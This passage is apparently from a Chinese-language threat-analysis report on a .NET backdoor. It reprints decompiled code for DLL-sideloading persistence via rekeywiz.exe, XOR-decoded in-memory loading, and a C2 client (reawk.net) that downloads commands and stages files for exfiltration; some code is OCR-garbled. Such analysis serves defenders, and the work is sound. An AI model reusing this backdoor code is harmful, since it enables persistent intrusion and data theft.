            Encoding.Unicode.GetBytes(s4));
        array2 = Program.EncodeData(array2);
        File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)),
            true);
        File.WriteAllBytes(Path.Combine(text, "Duser.dll"), array);
        File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);
    }
}

```

Gcow安全团队

1) .检测白名单文件是否存在,若存在则拷贝到其工作目录下

```

this.regkey = Program.xorIt(this.xKey, this.regkey).Trim();
string text = Path.Combine(Environment.GetFolderPath(
    Environment.SpecialFolder.CommonApplicationData), this.instfolder);
string text2 = Environment.ExpandEnvironmentVariables("%windir%\syswow64\");
if (!Directory.Exists(text2))
{
    text2 = Environment.ExpandEnvironmentVariables("%windir%\system32\");
}
this.copyexe = text2 + this.copyexe;
if (File.Exists(Path.Combine(text, Path.GetFileName(this.copyexe))))
{
    throw new Exception("Already installed");
}

```

Gcow安全团队

2) 修改注册表添加启动项以开机启动,注册表的值为拷贝后的白名单文件路径

```
Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(this.regkey, Path.Combine(text, Path.GetFileName(this.copyexe)));
```

3) 释放对应的恶意dll和tmp文件以及配置的config文件

```
Directory.CreateDirectory(text);
string text3 = this.GenerateToken(5) + ".tmp";
byte[] array = Program.Decompress(Convert.FromBase64String(dll22));
string s = new string('F', 20);
string s2 = text3.PadRight(20, ' ');
array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s),
    Encoding.Unicode.GetBytes(s2));
byte[] array2 = Program.Decompress(Convert.FromBase64String(dll));
string s3 = new string('X', 500);
string s4 = this.UrlCombine(this.domain, url).PadRight(500, ' ');
array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3),
    Encoding.Unicode.GetBytes(s4));
array2 = Program.EncodeData(array2);
File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)),
    true);
File.WriteAllBytes(Path.Combine(text, "Duser.dll"), array);
File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);
File.WriteAllBytes(Path.Combine(text, Path.GetFileName(this.copyexe) +
    ".config"), Encoding.ASCII.GetBytes(this.manifestContent));
```

4) .启动白名单程序

```
Process.Start(Path.Combine(text, Path.GetFileName(this.copyexe)));
```

通过API Monitor可以直观看到释放流程，如下图：

another instance of API Monitor						
Summary		53 calls 27 KB used E:\D\HOTFILE		Enable Monitoring		
#	Time of Day	Thread	Module	API	Return Value	Error
29	10:48:39.765 PM	1	mscorwks.dll	CreateFileMappingW [INVALID_HANDLE_VALUE, NULL, PAGE_READWRITE, 0, 8192, NULL]	0x00000378	
30	10:48:39.765 PM	1	mscorwks.dll	CreateFileW ["C:\Windows\assembly\GAC_32\mscorlib\2.0.0_0_b77a5c561934e089\sorttbls.nlp", GENERIC_READ, FILE_SHARE_DELETE FILE_SHARE_READ, NULL, 0, NULL]	0x0000037c	
31	10:48:39.765 PM	1	mscorwks.dll	CreateFileMappingW [0x00000374, NULL, PAGE_READONLY, 0, 0, NULL]	0x00000380	
32	10:48:39.765 PM	1	mscorwks.dll	CreateFileW ["C:\Windows\assembly\GAC_32\mscorlib\2.0.0_0_b77a5c561934e089\prop.nlp", GENERIC_READ, FILE_SHARE_DELETE FILE_SHARE_READ, NULL, 0, NULL]	0x00000384	
33	10:48:39.765 PM	1	mscorwks.dll	CreateFileMappingW [0x00000384, NULL, PAGE_READONLY, 0, 0, NULL]	0x00000388	
34	10:48:39.765 PM	1	mscorwks.dll	CreateFileMappingW [INVALID_HANDLE_VALUE, 0x00100001, PAGE_READWRITE, 0, 262146, "Global\NL5_00000004_Exception_Table_3_2"]	0x0000038c	
35	10:48:39.765 PM	1	mscorwks.dll	CreateFileW ["C:\Windows\assembly\GAC_32\mscorlib\2.0.0_0_b77a5c561934e089\sortkey.nlp", GENERIC_READ, FILE_SHARE_DELETE FILE_SHARE_READ, NULL, 0, NULL]	0x00000390	
36	10:48:39.765 PM	1	mscorwks.dll	CreateFileMappingW [0x00000390, NULL, PAGE_READONLY, 0, 0, NULL]	0x00000394	
37	10:48:39.765 PM	1	mscorwks.dll	CreateFileW ["C:\Windows\system2\i_int.nlp", GENERIC_READ, FILE_SHARE_READ, 0x00100001, OPEN_EXISTING, 0, NULL]	0x00000398	
38	10:48:39.765 PM	1	mscorwks.dll	CreateFileMappingW [0x00000398, 0x00100001, PAGE_READONLY, 0, 0, NULL]	0x0000039c	
39	10:48:39.780 PM	1	mscorwks.dll	CreateFileW ["C:\Windows\assembly\GAC_MSIL\mscorlib.resources\2.0.0.0_zh-CHS_b77a5c561934e089\mscorlib.resources.dll", GENERIC_READ, FILE_SHARE_DELETE FILE_SHARE_READ, NULL, 0, NULL]	0x00000398	
40	10:48:39.780 PM	1	mscorwks.dll	CreateFileMappingW [0x00000398, NULL, PAGE_READONLY SEC_IMAGE, 0, 0, NULL]	0x0000039c	
41	10:48:39.780 PM	1	mscorwks.dll	CreateFileW ["C:\Windows\assembly\GAC_MSIL\mscorlib.resources\2.0.0.0_zh-CHS_b77a5c561934e089\mscorlib.resources.dll", GENERIC_READ, FILE_SHARE_READ, FILE_SHARE_DELETE FILE_SHARE_READ, NULL, 0, NULL]	0x000003a0	
42	10:48:39.811 PM	1	mscoree.dll	CreateFileW ["C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\machine.config", GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0, NULL]	0x000003a0	
43	10:48:39.811 PM	1	mscorwks.dll	CopyFileW ("C:\Windows\syswow64\rekeywiz.exe", "C:\ProgramData\DsnsFiles\rekeywiz.exe", FALSE)	TRUE	
44	10:48:39.811 PM	1	mscorwks.dll	CreateFileW ("C:\ProgramData\DsnsFiles\rekeywiz.exe", GENERIC_WRITE, FILE_SHARE_READ, NULL, CREATE_ALWAYS, FILE_FLAG_OPEN_NO_RECALL, NULL)	0x000002a0	
45	10:48:39.811 PM	1	mscorwks.dll	CreateFileW ("C:\ProgramData\DsnsFiles\rekeywiz\imp", GENERIC_WRITE, FILE_SHARE_READ, NULL, CREATE_ALWAYS, FILE_FLAG_OPEN_NO_RECALL, NULL)	0x000002a0	
46	10:48:39.811 PM	1	mscorwks.dll	CreateFileW ("C:\ProgramData\DsnsFiles\rekeywiz\config", GENERIC_WRITE, FILE_SHARE_READ, NULL, CREATE_ALWAYS, FILE_FLAG_OPEN_NO_RECALL, NULL)	0x000002a0	
47	10:48:39.811 PM	1	PROPSYS.dll	CreateFileW ("C:\Users\User\AppData\Local\Microsoft\Windows\Caches\versions.1.db", GENERIC_READ, FILE_SHARE_READ FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)	0x000003b0	
48	10:48:39.811 PM	1	PROPSYS.dll	CreateFileMappingW [0x000003b0, 0x00100001, PAGE_READONLY, 0, 16384, "local\c\$\users\user\appdata\local\microsoft\windows\caches\versions.1.db"]	0x000003a8	
49	10:48:39.811 PM	1	PROPSYS.dll	CreateFileW ("C:\Users\User\AppData\Local\Microsoft\Windows\Caches\1AFB9F1A-BE88-4C77-AF34-C54E73C4009\1.vnd\000000000000000002.db", GENERIC_READ, FILE_SHARE_READ FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)	0x000003b0	
50	10:48:39.811 PM	1	PROPSYS.dll	CreateFileMappingW [0x000003b0, 0x00100001, PAGE_READONLY, 0, 16384, "C:\Users\User\appdata\local\microsoft\windows\caches\1AFB9F1A-BE88-4C77-AF34-C54E73C4009\1.vnd\000000000000000002.db"]	0x000003b0	
51	10:48:39.811 PM	1	SHELL32.dll	CreateFileW ("C:\Users\User\Desktop\desktop.ini", GENERIC_READ, FILE_SHARE_DELETE FILE_SHARE_READ FILE_SHARE_WRITE, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0, NULL)	0x000003a8	
52	10:48:39.827 PM	1	kernel32.dll	CreateFileW ("C:\ProgramData\DsnsFiles\rekeywiz.exe", READ_CONTROL, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL)	0x000002f5	
53	10:48:39.827 PM	1	SHELL32.dll	CreateProcessW ("C:\ProgramData\DsnsFiles\rekeywiz.exe", "C:\ProgramData\DsnsFiles\rekeywiz.exe", NULL, NULL, FALSE, CREATE_DEFAULT_ERROR_MODE C...	TRUE	

Gcow安全团队

1. 拷贝 c:\windows\syswow64\rekeywiz.exe 到 c:\ProgramData\DsnsFiles\rekeywiz.exe 下面。
2. 释放 Duser.dll 文件到 C:\ProgramData\DsnsFiles\Dsuser.dll
3. 释放 xxx.tmp 文件到 C:\ C:\ProgramData\DsnsFiles\xxx.tmp
4. 使用 CreateProcess 拉起 rekeywiz.exe

(3). Duser.dll 分析

i. 样本信息

样本MD5 ff9d14b83f358a7a5be77af45a10d5a2

样本SHA-1 612b239ce0ebaf6de6ee8eff1fb2fa2f3831ebd2

样本SHA-256 920197f502875461186a9d9fbf5a108f7c13677bbdeae129f-bc3f535ace27a6f


样本类型 DLL(动态链接库)文件

样本名称 Duser.dll

文件大小 5.50 KB (5632 bytes)

ii. 分析

Rekeywiz.exe 是一个白名单文件，存在dll劫持特性，俗称白加黑如下图：




利用rekeywiz.exe 带起Duser.dll, Duser.dll再将 ***.tmp文件,此处用***表示随机文件名, 解密后, 内存加载.net, 使其逃避防护软件查杀.关键代码如下图所示:

```
// Token: 0x02000002 RID: 2
public static class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000450
    static Program()
    {
        byte[] array = File.ReadAllBytes(Path.Combine(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location), "0jBbOIo.tmp").Trim());
        byte[] array2 = new byte[array.Length - 32];
        Buffer.BlockCopy(array, 32, array2, 0, array2.Length);
        for (int i = 0; i < array2.Length; i++)
        {
            byte[] array3 = array2;
            int num = i;
            array3[num] ^= array[i % 32];
        }
        Program._assembly = Assembly.Load(array2);
    }
}
```

Gcow安全团队

选取.tmp文件的前32字节当做秘钥,对后续的字节进行异或解密后, 使用Assembly.Load 加载到内存执行。

解密后, 发现是一个.net后门程序, 如下图所示:



(4).SystemApp.dll分析

i. 样本信息

样本MD5 6162005b9ae5d4a8070bfe5f560b0912

样本SHA-1 b4928e4c3a8787e0461e2e78138091134c7f719a

样本SHA-256 d8aa512b03a5fc451f9b7bc181d842936798d5facf1b20a2d91d8fd-d82aa28b7

样本类型 Dll(动态链接库)文件

样本名称 SystemApp.dll

文件大小 576.00 KB (589824 bytes)

ii.分析

```

2 // Token: 0x0000001E RID: 30 RVA: 0x0000290C File Offset: 0x000000CC
3 public void Start()
4 {
5     try
6     {
7         this._settings = Settings.LoadSettings();
8         this._getTimer = new Timer(new TimerCallback(this.GetTimerCallback), null, 5000, -1);
9         this._postTimer = new Timer(new TimerCallback(this.PostTimerCallback), null, 5000, -1);
10        if (this._settings.DoSysInfo)
11        (
12            this.WriteSysInfo();
13            this._settings.DoSysInfo = false;
14            this._settings.Save();
15        )
16        if (this._settings.DoFileSelection)
17        (
18            this.WriteLineListing();
19            this.WriteSelectedFiles();
20            this._settings.DoFileSelection = false;
21            this._settings.Save();
22        )
23        Thread.Sleep(-1);
24    }
25    finally
26    {
27        try
28        (
29            this._getTimer.Dispose();
30            this._postTimer.Dispose();
31        )
32        catch
33        (
34        )
35    }
36 }

```



start函数

首先加载基础设置信息，设置两个时间回调函数GET函数，POST函数，通过基础配置Settings类的属性来判断是否需要获取系统信息，写入选择文件，最后执行两个时间回调函数GET，POST,执行时间是5000秒。

```

// Token: 0x00000003 RID: 3 RVA: 0x0000204C File Offset: 0x0000004C
public static Settings LoadSettings()
{
    Settings settings = new Settings();
    try
    {
        using (MemoryStream memoryStream = new MemoryStream(Settings.DecodeData(System.IO.File.ReadAllBytes(Settings.settingFilePath))))
        (
            return new Settings(new BinaryReader(memoryStream));
        )
    }
    catch
    {
        settings.Save(); ←
    }
    return settings;
}

```



LoadSettings函数

通过Settings的settingsFilePath来获取配置文件路径，然后通过Decode函数来加载到内存，在返回一个用配置文件信息初始化的Settings类，否则返回默认配置



```

// Token: 0x04000001 RID: 1
private const string SERVER_URI = "https://reawk.net/202/OaZbRGT9AZ6rhLMSEWSoFykWnI7FeEbXdgvNvwZP/-1/12571/10255afc";
};

// Token: 0x04000002 RID: 2
private static string _settingsFilePath;

// Token: 0x04000003 RID: 3
private string _outputFolder;

// Token: 0x04000004 RID: 4
private Uri _serverUri;

// Token: 0x04000005 RID: 5
private int _getInterval;

// Token: 0x04000006 RID: 6
private int _postInterval;

// Token: 0x04000007 RID: 7
private bool _doSysInfo;

// Token: 0x04000008 RID: 8
private bool _doFileSelection;

// Token: 0x04000009 RID: 9
private bool _doFileUpload;

// Token: 0x0400000A RID: 10
private string[] _selectFileExtensions;

// Token: 0x0400000B RID: 11
private int _maxSelectFileSize;

// Token: 0x0400000C RID: 12
private List<Settings.File> _selectedFiles;

// Token: 0x0400000D RID: 13
private List<Settings.File> _outputFiles;

// Token: 0x0400000E RID: 14
private string _outputPath;

```

Gcow安全团队

基础配置信息

其中可以看见默认C2地址：

<https://reawk.net/202/OaZbRGT9AZ6rhLMSEWSoFykWnI7FeEbXdgvNvwZP/-1/12571/10255afc>

```

162
163
164 // Token: 0x06000022 RID: 34 RVA: 0x00002E48 File Offset: 0x00001048
165 private byte[] DecodeData(byte[] data)
166 {
167     byte[] array = new byte[data.Length - 32];
168     Buffer.BlockCopy(data, 32, array, 0, array.Length);
169     for (int i = 0; i < array.Length; i++)
170     {
171         byte[] array2 = array;
172         int num = i;
173         array2[num] ^= data[i % 32];
174     }
175     return array;
176 }
177

```



Decode函数

Decode函数主要复制加解密数据文件，就是将文件的前32位当作key,循环异或后面的数据，来解码出源文件数据。

```

2 // Token: 0x06000004 RID: 4 RVA: 0x00002114 File Offset: 0x00000314
3 private static byte[] EncodeData(byte[] data)
4 {
5     byte[] array = new byte[data.Length + 32];
6     RandomNumberGenerator randomNumberGenerator = RandomNumberGenerator.Create();
7     byte[] array2 = new byte[32];
8     randomNumberGenerator.GetBytes(array2);
9     Buffer.BlockCopy(array2, 0, array, 0, 32);
10    Buffer.BlockCopy(data, 0, array, 32, data.Length);
11    for (int i = 0; i < data.Length; i++)
12    {
13        byte[] array3 = array;
14        int num = i + 32;
15        array3[num] ^= array[i % 32];
16    }
17    return array;
18 }
19

```



EnCode函数，也就是加密函数，和Decode函数同理

```
// Token: 0x06000023 RID: 35 RVA: 0x00002E90 File Offset: 0x00001090
private void GetTimerCallback(object state)
{
    try
    {
        for (;;)
        {
            using (Program.WebClient webClient = new Program.WebClient())
            {
                this.Process(this.DecodeData(webClient.DownloadData(this._settings.ServerUri)));
            }
        }
    }
    catch
    {
    }
    finally
    {
        this._getTimer.Change(this._settings.GetInterval, -1);
    }
}
```


Gcow安全团队

Get函数

从配置信息里面的c2地址下载数据，通过DecodeData函数解码后传入Process执行，

```
// Token: 0x06000026 RID: 38 RVA: 0x0000350C File Offset: 0x0000170C
private void Process(byte[] data)
{
    ThreadPool.QueueUserWorkItem(delegate (object state)
    {
        try
        {
            AppDomain appDomain = AppDomain.CreateDomain("");
            try
            {
                Loader loader = (Loader)appDomain.CreateInstance(typeof(Loader), Assembly, GetName(), Name, typeof(Loader).FullName, Unwrap());
                byte[] array;
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    this._settings.WriteTo(new BinaryWriter(memoryStream));
                    array = memoryStream.ToArray();
                }
                string text = loader.Load(data, new object[]
                {
                    array
                }).ToString();
                if (!string.IsNullOrEmpty(text))
                {
                    using (MemoryStream memoryStream2 = new MemoryStream(Convert.FromBase64String(text)))
                    {
                        BinaryReader binaryReader = new BinaryReader(memoryStream2);
                        while (memoryStream2.Position < memoryStream2.Length)
                        {
                            switch (binaryReader.ReadByte())
                            {
                                case 1:
                                    this.WriteSysInfo();
                                    continue;
                                case 2:
                                    this.WriteFileListing();
                                    continue;
                                case 3:
                                    this.WriteSelectedFiles();
                                    continue;
                                default:
                            }
                        }
                    }
                }
            }
            catch (Exception ex)
            {
                this._logger.Error(ex);
            }
        }
    });
}
```


Gcow安全团队

Process函数上半部分

Process函数主要将传入的数据文件解析执行，先申请出一个Loader类型，加载传入的data,然后将data解base64后，根据解码出来的数据的第一个byte来选择需要执行的功能

```

        continue;
    case 4:
        this._settings.ReadFrom(binaryReader);
        this._settings.Save();
        continue;
    case 5:
        this._settings.ServerUri = new Uri(binaryReader.ReadString());
        continue;
    case 6:
        this._settings.DoFileUpload = binaryReader.ReadBoolean();
        continue;
    case 7:
        this._settings.SelectfileExtensions = new string[binaryReader.ReadInt32()];
        for (int i = 0; i < this._settings.SelectfileExtensions.Length; i++)
        {
            this._settings.SelectfileExtensions[i] = binaryReader.ReadString();
        }
        continue;
    case 8:
        this._settings.MaxSelectFileSize = binaryReader.ReadInt32();
        continue;
    case 9:
    {
        Settings.File item = new Settings.File(binaryReader.ReadString());
        List<Settings.File> selectedFiles = this._settings.SelectedFiles;
        lock (selectedFiles)
        {
            int num = this._settings.SelectedFiles.IndexOf(item);
            if (num < 0)
            {
                this._settings.SelectedFiles.Add(item);
            }
            else
            {
                this._settings.SelectedFiles[num].SentOffset = 0L;
                this._settings.SelectedFiles[num].Complete = false;
            }
            continue;
        }
        break;
    }
}

```

Gcow安全团队

Process函数中间部分

函数可执行的主要功能：

1. 获取系统信息 写入.sif文件

```

// Token: 0x0600001F RID: 31 RVA: 0x00002ABC File Offset: 0x00000CBC
private void WriteSysInfo()
{
    try
    {
        string tempFileName = Path.GetTempFileName();
        using (FileStream fileStream = new FileStream(tempFileName, FileMode.Create, FileAccess.Write))
        {
            SysInfo.WriteTo(fileStream);
        }
        File.Move(tempFileName, Path.Combine(this._settings.OutputFolder, Path.GetFileName() + ".sif"));
    }
    catch (Exception ex)
    {
        try
        {
            File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetFileName() + ".err"), ex.ToString());
        }
        catch
        {
        }
    }
}

```

Gcow安全团队

2. 获取文件列表 写入.flc文件

```
// Token: 0x06000020 RID: 32 RVA: 0x00002B6C File Offset: 0x00000B6C
private void WriteFileListing()
{
    try
    {
        string tempFileName = Path.GetTempFileName();
        using (FileStream fileStream = new FileStream(tempFileName, FileMode.Create, FileAccess.ReadWrite))
        {
            List<Settings.File> selectedFiles = this._settings.SelectedFiles;
            lock (selectedFiles)
            {
                FileListing.WriteLine(new BinaryWriter(fileStream), this._settings.SelectfileExtensions, this._settings.MaxSelectFileSize);
                this._settings.SelectedFiles;
            }
            File.Move(tempFileName, Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".flc"));
        }
    catch (Exception ex)
    {
        try
        {
            File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex.ToString());
        }
        catch
        {
        }
    }
}

```



Gcow安全团队

3. 获取指定文件，先复制移动到.flc

```
// Token: 0x06000021 RID: 33 RVA: 0x00002C68 File Offset: 0x00000B62
private void WriteSelectedFiles()
{
    try
    {
        string tempFileName = Path.GetTempFileName();
        using (FileStream fileStream = new FileStream(tempFileName, FileMode.Create, FileAccess.ReadWrite))
        {
            JsonTextWriter jsonTextWriter = new JsonTextWriter(new StreamWriter(fileStream, Encoding.UTF8));
            jsonTextWriter.WriteStartObject();
            jsonTextWriter.WritePropertyName("selectedFiles");
            jsonTextWriter.WriteStartArray();
            List<Settings.File> selectedFiles = this._settings.SelectedFiles;
            lock (selectedFiles)
            {
                foreach (Settings.File file in this._settings.SelectedFiles)
                {
                    jsonTextWriter.WriteStartObject();
                    jsonTextWriter.WritePropertyName("filePath");
                    jsonTextWriter.WriteValue(file.FilePath);
                    jsonTextWriter.WritePropertyName("complete");
                    jsonTextWriter.WriteValue(file.Complete);
                    jsonTextWriter.WritePropertyName("sentOffset");
                    jsonTextWriter.WriteValue(file.SentOffset);
                    jsonTextWriter.WriteEndObject();
                }
            }
            jsonTextWriter.WriteEndArray();
            jsonTextWriter.WriteEndObject();
            jsonTextWriter.Flush();
        }
        File.Move(tempFileName, Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".flc"));
    }
    catch (Exception ex)
    {
        try
        {

```



Gcow安全团队

4. 修改setting

```
// Token: 0x06000007 RID: 7 RVA: 0x00002278 File Offset: 0x00000478
public void ReadFrom(BinaryReader bR)
{
    if (bR.ReadByte() == 1)
    {
        Settings._settingsFilePath = Environment.ExpandEnvironmentVariables(bR.ReadString());
        string directoryName = Path.GetDirectoryName(Settings._settingsFilePath);
        if (!Directory.Exists(directoryName))
        {
            Directory.CreateDirectory(directoryName);
        }
        this._outputFolder = Environment.ExpandEnvironmentVariables(bR.ReadString());
        if (!Directory.Exists(this._outputFolder))
        {
            Directory.CreateDirectory(this._outputFolder);
        }
        string text = bR.ReadString();
        if (string.IsNullOrEmpty(text))
        {
            this._serverUri = new Uri("https://rawk.net/202/0a2bRVT8426rhlMSBISoFyXWn17PekbXdgvLhwzP/-1/12571/10255afc
                ".Trim());
        }
        else
        {
            this._serverUri = new Uri(text);
        }
        this._getInterval = bR.ReadInt32();
        this._postInterval = bR.ReadInt32();
        this._doSysInfo = bR.ReadBoolean();
        this._doFileSelection = bR.ReadBoolean();
        this._doFileUpload = bR.ReadBoolean();
        int num = bR.ReadInt32();
        this._selectFileExtensions = new string[num];
        for (int i = 0; i < num; i++)
        {
            this._selectFileExtensions[i] = bR.ReadString();
        }
        this._maxSelectFileSize = bR.ReadInt32();
        int num2 = bR.ReadInt32();
        this._selectedFiles = new List<Settings.File>(num2);
        for (int j = 0; j < num2; j++)
        {
            this._selectedFiles.Add(new Settings.File(bR));
        }
        int num3 = bR.ReadInt32();
        this._selectedFiles.Add(new Settings.File(num3));
    }
}
```



5. 更新c2地址

```
        continue;
    case 5:
        this._settings.ServerUri = new Uri(binaryReader.ReadString());
        continue;
    case 6:
```



6. 准备上传文件

```
        continue;
    case 6:
        this._settings.DoFileUpload = binaryReader.ReadBoolean();
        continue;
    case 7:
```



7. 加载文件执行

```

case 7:
    this._settings.SelectFileExtensions = new string[binaryReader.ReadInt32()];
    for (int i = 0; i < this._settings.SelectFileExtensions.Length; i++)
    {
        this._settings.SelectFileExtensions[i] = binaryReader.ReadString();
    }
    continue;
}

```

Gcow安全团队

8. 设置文件最大尺寸

```

continue;
case 8:
    this._settings.MaxSelectFileSize = binaryReader.ReadInt32();
    continue;
case 9:

```

Gcow安全团队

9. 下载文件

```

case 9:
{
    Settings.File item = new Settings.File(binaryReader.ReadString());
    List<Settings.File> selectedFiles = this._settings.SelectedFiles;
    lock (selectedFiles)
    {
        int num = this._settings.SelectedFiles.IndexOf(item);
        if (num < 0)
        {
            this._settings.SelectedFiles.Add(item);
        }
        else
        {
            this._settings.SelectedFiles[num].SentOffset = 0L;
            this._settings.SelectedFiles[num].Complete = false;
        }
        continue;
    }
    break;
}

```

Gcow安全团队

Case功能列举表格：

Case值	功能
1	获取系统信息 写入.sif文件

